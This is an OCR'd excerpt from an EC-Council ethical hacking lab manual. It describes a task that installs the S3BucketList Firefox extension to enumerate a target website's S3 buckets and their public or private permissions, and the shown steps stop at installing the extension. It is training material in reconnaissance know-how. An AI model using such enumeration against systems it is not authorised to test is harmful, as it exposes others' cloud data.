
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 3: Enumerate S3 Buckets using Firefox Extension

S3BucketList is a Firefox extension that records S3 buckets found in requests and lists them along with their permissions. Using this tool, we can determine whether an S3 bucket is public or private.


Here, we will use S3BucketList Firefox extension to find S3 buckets from a target website.

1. In **Parrot Security** machine, click the **Firefox** icon in the menu to launch the Firefox browser.
2. In the address bar type **https://addons.mozilla.org/en-US/firefox/addon/s3-bucket-list/** and press **Enter**.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. In the **Firefox Browser ADD-ONS** page, click on **Add to Firefox** button.




4. If **Add S3 Bucket List?** pop-up appears, click **Add** button.

